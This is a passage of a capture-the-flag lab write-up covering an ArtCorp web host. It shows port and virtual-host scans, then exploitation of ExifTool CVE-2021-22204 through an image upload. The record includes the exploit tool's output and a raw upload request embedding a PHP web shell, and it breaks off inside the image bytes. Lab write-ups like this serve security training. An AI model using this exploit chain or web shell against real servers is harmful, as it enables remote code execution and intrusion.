

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.11.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-10 18:29 IST
Nmap scan report for 10.10.11.140
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 12:81:17:5a:5a:c9:c6:00:db:f0:ed:93:64:fd:1e:08 (RSA)
|   256 b5:e5:59:53:00:18:96:a6:f8:42:d8:c7:fb:13:20:49 (ECDSA)
|_  256 05:e9:df:71:b5:9f:25:03:6b:d0:46:8d:05:45:44:20 (ED25519)
80/tcp open  http    Apache httpd
|_http-title: Did not follow redirect to http://artcorp.htb
|_http-server-header: Apache
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.84 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) Checked the website



ArtCorp

Company

ArtCorp is still in a start-up phase but we count to be ready soon.

What we do


We mainly do graphics software development.

Development in progress

We are almost ready to launch our new product "MetaView".


The product is already in testing phase.
Stay tuned!

3) Found a vhost



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt  -u 'http://artcorp.htb/' -H "Host: FUZZ.artcorp.htb" -ic -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://artcorp.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.artcorp.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

dev01                   [Status: 200, Size: 247, Words: 16, Lines: 10, Duration: 176ms]
:: Progress: [19964/19964] :: Job [1/1] :: 203 req/sec :: Duration: [0:02:01] :: Errors: 0 ::
```

4) Checked the vhost




ArtCorp dev environment

Currently applications in development:


MetaView

* Only applications ready to be tested are listed



MetaView

Upload your image to display related metadata.



MetaView


Upload your image to display related metadata.

Choose file.. Browse Upload

```
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 237
Image Height                    : 148
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
```


Vulnerability Assessment

1) Tried exiftool exploit for rce
https://github.com/UNICORDev/exploit-CVE-2021-22204



```
┌──(vigneswar㉿VigneswarPC)-[~/temp/exploit-CVE-2021-22204]
└─$ python3 exploit-CVE-2021-22204.py -c 'sleep 10' -i ~/test.jpg

UNICORD: Exploit for CVE-2021-22204 (ExifTool) - Arbitrary Code Execution
PAYLOAD: (metadata "\c${system('sleep 10')};")
DEPENDS: Dependencies for exploit are met!
PREPARE: Payload written to file!
PREPARE: Payload file compressed!
PREPARE: DjVu file created!
cp: warning: behavior of -n is non-portable and may change in future; use --update=none instead
PREPARE: JPEG image created/processed!
PREPARE: Exiftool config written to file!
EXPLOIT: Payload injected into image!
CLEANUP: Old file artifacts deleted!
SUCCESS: Exploit image written to "image.jpg"
```


2) Confirmed rce vuln



```
POST /metaview/index.php HTTP/1.1
Host: dev01.artcorp.htb
Content-Length: 7708
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://dev01.artcorp.htb
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryZVcMleHnKwkxwJwG
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://dev01.artcorp.htb/metaview/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

------WebKitFormBoundaryZVcMleHnKwkxwJwG
Content-Disposition: form-data; name="imageUpload"; filename="image.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿáÀExifMM*JR(Å^ZAT&TFORMQDJVUINFO
,BGjpANTz+ÿÿÙþµè¹Ì¡¼v\*acÝ¶A³FxË;A"¤#b,l6U×?µÿþ$<?php system($_REQUEST["cmd"]); ?>ÿÛ

   "" $(4,$&1'-=-157:::#+?D?8C49:7



